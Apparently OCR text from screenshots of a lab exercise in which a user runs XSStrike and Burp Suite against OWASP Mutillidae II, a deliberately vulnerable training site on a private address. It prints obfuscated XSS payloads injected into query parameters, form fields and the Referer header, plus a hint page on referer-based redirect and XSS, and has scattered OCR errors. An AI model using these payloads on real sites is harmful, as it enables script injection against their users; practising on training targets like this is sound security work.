Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kl1ddle) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation

Back Help Me!

Validation Error: 404 - Page Not Found

User Info (XPath)

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

User Lookup (XPath)



Back



Help Me!



Hints



Switch to SOAP Web Service version



Switch to SQL version

Please enter username and password
to view account details

Name

admin

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Request to http://10.0.2.10:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=user-info-xpath.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-info-xpath.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

```
[root@kali -] /home/veronica/Documentos/red_team/XSSstrike]
[+] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found
4     document.getElementById('xml').innerHTML = '<pre>' + decoded_data + '</pre>';
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[-] Analysing reflections
[-] Generating payloads
[!] Payloads generated: 18548
[+] Payload: <deTAIlS%0aonToGgle%0d=%0d[8].find(confirm)%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <HtML%090np0nTEREnTER%0d=%0d[8].find(confirm)%0dx//>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <D3v%0aOnmOUSEOVER++=(confirm)()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ■
Getting Started:
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kl1ddle) Not Logged In

Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Page Not Found

Validation Error: 404 - Page Not Found

Back Help Me!

← → C ⌂ 10.0.2.10/mutillidae/index.php?page=user-info-xpath.php<D3v%0AOnmOUSEOVER++=(confirm)()%0Dx>v3dm0s

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kl1ddle) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Page Not Found

Validation Error: 404 - Page Not Found

Back Help Me!

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Getting Started: Project

User Poll

[Hints](#)**User Poll**

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- nmap
- wireshark
- tcpdump
- netcat
- metasploit
- kismet
- Cain
- Ettercap
- Paros
- Burp Suite
- Sysinternals
- inSIDder

Your Initials:

[Submit Vote](#)

No choice selected

Request to http://10.0.2.10:80

[Forward](#) [Drop](#) [Intercept is on](#) [Action](#) [Open Browser](#)

Pretty [Raw](#) [Hex](#)

```
1 GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=vf&user-poll-php-submit-button=Submit+Vote HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-poll.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

(root@kali)-[~/home/veronica/Dокументos/red_team/XSStrike]
 # ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=vf&user-poll-php-submit-button=Submit+Vote" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
 [+/-] WAF Status: Offline
 [!] Testing parameter: page
 [!] Reflections found: 6
 [-] Analysing reflections
 [-] Generating payloads
 [!] Payloads generated: 18548

[+] Payload: <HtML%09onPointereNter%09-%09[8].find(confirm)//
 [!] Efficiency: 100
 [!] Confidence: 10
 [?] Would you like to continue scanning? [y/N] y

[+] Payload: <chTmL%0aOnmousEoVER%0d=%0d(prompt)`> Hints
 [!] Efficiency: 100
 [!] Confidence: 10
 [?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3V%0dOnMousEoVER%0d=%0dconfirm()>v3dm0s
 [!] Efficiency: 100
 [!] Confidence: 10
 [?] Would you like to continue scanning? [y/N] ■

OWASP Mutillidae II: Web Pwn in Mass Production
 Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kl1ddle) Not Logged In
 Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

User Poll

Back Help Me!

Choose Your Favorite Security Tool
 Initial your choice to make your vote count
 nmap

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=<d3V%0dOnMousEoVER%0d=%0dconfirm()>v3dm0s&user-poll-php-submit-button=Submit+Vote HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=metasploit&initials=VF&user-poll-php-submit-button=Submit+Vote
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13

```

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=<d3v%0d0nM0usEoVEr%0d=%0dconfirm()%>v3dm0s&initials=&user-poll.php-submit-button=Submit+Vote HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=%3Cd3V0nM0usEoVEr%3Dconfirm%28%29%3Ev3dm0s&user-poll.php-submit-button=Submit+Vote
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

User Poll



Back



Help Me!



Hints

User Poll

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- nmap
- wireshark
- tcpdump
- netcat
- metasploit
- kismet
- Cain
- Ettercap
- Paros
- Burp Suite
- Sysinternals
- inSIDDer

Your Initials:

Submit Vote

Your choice was v3dm0s

CSRF Protection Information

**Posted Token:
(Validation not performed)**

Expected Token For This Request:

Token Passed By User For This Request:

New Token For Next Request:

Token Stored in Session:

Register User

Request URL: http://10.0.2.10/mutillidae/index.php?page=register.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Scrlpt K1ddle) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Getting Started: Project Whitepaper Release Announcements

Register for an Account

Back Help Me!

Hints

AJAX Switch to RESTful Web Service Version of this Page

Please choose your username, password and signature

Username: admin

Password: *****

Confirm Password:

Signature:

Create Account

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=register.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 115
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=register.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 csrf-token=&username=admin&password=admin&confirm_password=&my_signature=&register-php-submit-button=Create+Account
```

```
[root@kali] [/home/veronica/Documents/red_team/XSSstrike]
# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=register.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data "csrf-token=&username=admin&password=admin&confirm_password=&my_signature=&register-php-submit-button=Create+Account"
ForwXSStrike v3.1.5
[+] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[+] Testing parameter: page
[+] Reflections found: 6 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
[+] Analysing reflections
[+] Generating payloads
[+] Payloads generated: 18548
[+] Payload: <A%0d0nm0uSeoVEr%09=%09(confirm)()%>v3dm0s
[+] Efficiency: 100
[+] Confidence: 10 10.0.2.10
[?] Would you like to continue scanning? [y/N] 
Referer: http://10.0.2.10/mutillidae/index.php?page=register.php
Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=register.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 115
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=register.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 csrf-token=&username=<A%0d0nm0uSeoVEr%09=%09(confirm)()%>v3dm0s&password=admin&confirm_password=&my_signature=&register-php-submit-button=Create+Account
```



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

- [OWASP 2013](#)
- [OWASP 2010](#)
- [OWASP 2007](#)
- [Web Services](#)
- [HTML 5](#)
- [Others](#)
- [Documentation](#)
- [Resources](#)



Getting Started:
Project
Whitepaper



Release
Announcements



YouTube

Register for an Account



Back



Help Me!



Hints

Passwords do not match



[Switch to RESTful Web Service Version of this Page](#)

Please choose your username, password and signature

Username

Password

[Password Generator](#)

Confirm Password

Signature

[Create Account](#)

Browser Info

OWASP Mutillidae II: Web Pwn in Ma

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K)

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB

Browser Information

Back Help Me!

Hints

Info obtained by PHP	
Client IP	10.0.2.15
Client Hostname	10.0.2.15
Operating System	Linux
User Agent String	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Referrer	http://10.0.2.10/mutillidae/index.php?page=register.php
Remote Client Port	34866

```
#  
# ARIN WHOIS data and services are subject to the Terms of Use  
# available at: https://www.arin.net/resources/registry/whois/tou/  
#  
# If you see inaccuracies in the results, please report at  
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/  
#  
# Copyright 1997-2023, American Registry for Internet Numbers, Ltd.  
#
```

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=browser-info.php HTTP/1.1  
2 Host: 10.0.2.10  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada  
9 Upgrade-Insecure-Requests: 1  
10 Sec-GPC: 1  
11  
12
```

```
(root㉿kali)-[~/home/veronica/Documentos/red_team/XSSStrike]
# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=browser-info.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found

[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18544

[+] Payload: <d3V/+oNPOINTERenter%0d=%0d(confirm)()%>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ■
```

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cript K1ddle)
eSmart, g_usingIE);entValue;
[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#)

Page Not Found

Validation Error: 404 - Page Not Found

← → C ⌂ 10.0.2.10/mutillidae/index.php?page=browser-info.php<d3V/+oNPOiTEreter%0D=%0D(confirm)()%>v3dm0s

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cript K1ddle) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

Page Not Found

 [Back](#)  [Help Me!](#)

Validation Error: 404 - Page Not Found

- OWASP 2013 ▾
- OWASP 2010 ▾
- OWASP 2007 ▾
- Web Services ▾
- HTML 5 ▾
- Others ▾
- Documentation ▾
- Resources ▾

Those "Back" Buttons

 OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013 ▾
OWASP 2010 ▾
OWASP 2007 ▾
Web Services ▾
HTML 5 ▾
Others ▾
Documentation ▾
Resources ▾

 Back  Help Me!

 Hints

Discussion of Back Button

The large back button image appears automatically on most pages in the site. If the image is clicked the user is redirected to the previous page. The button works by executing a javascript statement which sets document.location.href equal to the HTTP header referrer. The HTTP referrer is automatically set and sent by the browser. Some browsers allow the referrer to be set. In all cases, the user can alter the referrer using an interception proxy. A malicious agent can override the referrer using a machine in the middle attack.

Alter the HTTP referrer to a page other than the one intended such as www.google.com in order to redirect a user to an arbitrary page.

Alter the HTTP referrer to be a valid JavaScript statement in order to execute a XSS attack.

Alter the referrer to break out of the JavaScript context then write HTML to the page to execute an HTML injection attack.

Discussion of Back Button

 Getting Started: Project Whitepaper

 Release Announcements

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=browser-info.php%3Cd%3V/+oNPointEnter%0d=%0d(confirm)()%3Ev3dm0s HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=back-button-discussion.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

```
(root㉿kali)-[~/home/veronica/Documentos/red_team/XSStrike]
# ./xssstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=back-button-discussion.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"
Request to http://10.0.2.10:80
  XSStrike v3.1.5
  Forward Drop Intercept is on Action Open Browser
[-] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page?page=back-button-discussion.php HTTP/1.1
[!] Reflections found: 6
[-] Analysing reflections
[-] Generating payloads
[!] Payloads generated: 18544
[!] Confidence: 100
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <D3v%09onmoUSEover%0a=%0aa=prompt,a()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <D3V%0aONp0inTeREnTer%0d=%0d(prompt)`~%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <HtmL%0aOnMOuSEoVer+=+a=prompt,a()//>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
```

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=back-button-discussion.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: <Html%0aOnMOuSEoVer+=+a=prompt,a()//>
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Pretty Raw Hex

```
1 GET /mutillidae/%3CHtmL%0aOnMOuSEoVer+=+a=prompt,a()// HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=back-button-discussion.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

← → ⌂ ⌂ 10.0.2.10/mutillidae/<HtmlL%0AOnMOuSEoVer++=+a=prompt,a()//

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / F

Not Found

The requested URL /mutillidae/<HtmlL OnMOuSEoVer++=+a=prompt,a()// was not found on this server.

Styling with Mutillidae

← → ⌂ ⌂ 10.0.2.10/mutillidae/index.php?page=styling-frame.php&page-to-frame=styling.php%3Fpage-title%3DStyling+with+Mutillidae

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

 OWASP Mutillidae II: Web Pwn in Mass Product

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captur](#)

OWASP 2013 ▾
OWASP 2010 ▾
OWASP 2007 ▾
Web Services ▾
HTML 5 ▾
Others ▾
Documentation ▾
Resources ▾

 [Back](#)  [Help Me!](#)

 [Hints](#)

Styling with Mutillidae

I've been framed!

I've been framed by /mutillidae/styling.php

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=styling-frame.php&page-to-frame=styling.php%3Fpage-title%3DStyling+with+Mutillidae HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

(root㉿kali)-[~/home/veronica/Documentos/red_team/XSStrike]
./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=styling-frame.php&page-to-frame=styling.php%3Fpage-title%3DStyling+with+Mutillidae" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

XSStrike v3.1.5

[+] Checking for DOM vulnerabilities

[+] WAF Status: Offline

[+] Testing parameter: page

[+] Reflections found: 6

[+] Analysing reflections

[+] Generating payloads

[+] Payloads generated: 18548

[+] Payload: <A%09OnMouseOver%0d=%0d(prompt)`%0dx>v3dm0\$

[+] Efficiency: 100

[+] Confidence: 10

[?] Would you like to continue scanning? [y/N] ■

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5crlpt K1ddle) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Page Not Found

Validation Error: 404 - Page Not Found

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=<A%09onMoUseOveR%0d=%0d(prompt)` `%0dx>v3dm0s[page-to-frame=styling.php%3Fpage-title%3DStyling+with+Mutillidae HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

The screenshot shows a web browser window with the following details:

- Address Bar:** 10.0.2.10/mutillidae/index.php?page=styling-frame.php&page-to-frame=styling.php%3Fpage-title%3DStyling+with+Mutillidae
- Navigation Bar:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Nessus Essentials / Fo...
- Title Bar:** OWASP Mutillidae II: Web Pwn in Mass Production
- Header:** Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
- Menu:** Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, View Captured D
- Left Sidebar:** OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, Resources.
- Getting Started:** A button with a document icon.
- Content Area:** A "Page Not Found" message with a "Back" button and a "Help Me!" button. A red box highlights the error message: "Validation Error: 404 - Page Not Found".

Password Generator

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

HTML 5

Others

Documentation

Resources

 Getting Started: Project

Password Generator

Back Help Me!

Hints

>Password Generator

Making strong passwords is important.
Click the button below to generate a password.

This password is for anonymous

Password: +eAP'VjnN@(NQ?k

Generate Password

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=password-generator.php&username=anonymous HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

```
(root㉿kali)-[~/home/veronica/Documentos/red_team/XSStrike]
# ./xssstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=password-generator.php&username=anonymous" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

XSStrike v3.1.5

[-] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[-] Analysing reflections
[-] Generating payloads
[!] Payloads generated: 18549

[+] Payload: <HTmL/+onpOintReNtER%09=%09(confirm)()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <HTmL%0donmousEoVER%09=%09[8].find(confirm)%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ■
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In
 nnerHTML = "This password is for anonymous";color:red; border-width:1px; border-color:black;\" + lPasswordText + ""

Home Login/Register Toggle hints Show Popup hints Toggle security Remove SSL Reset now View Log View Captured Data

Page Not Found

Validation Error: 404 - Page Not Found

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=<HTmL%0donmousEoVER%09=%09[8].find(confirm)%0dx>&username=anonymous HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```



OWASP Mutillidae II: Web Pwn in Mass Producti

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged

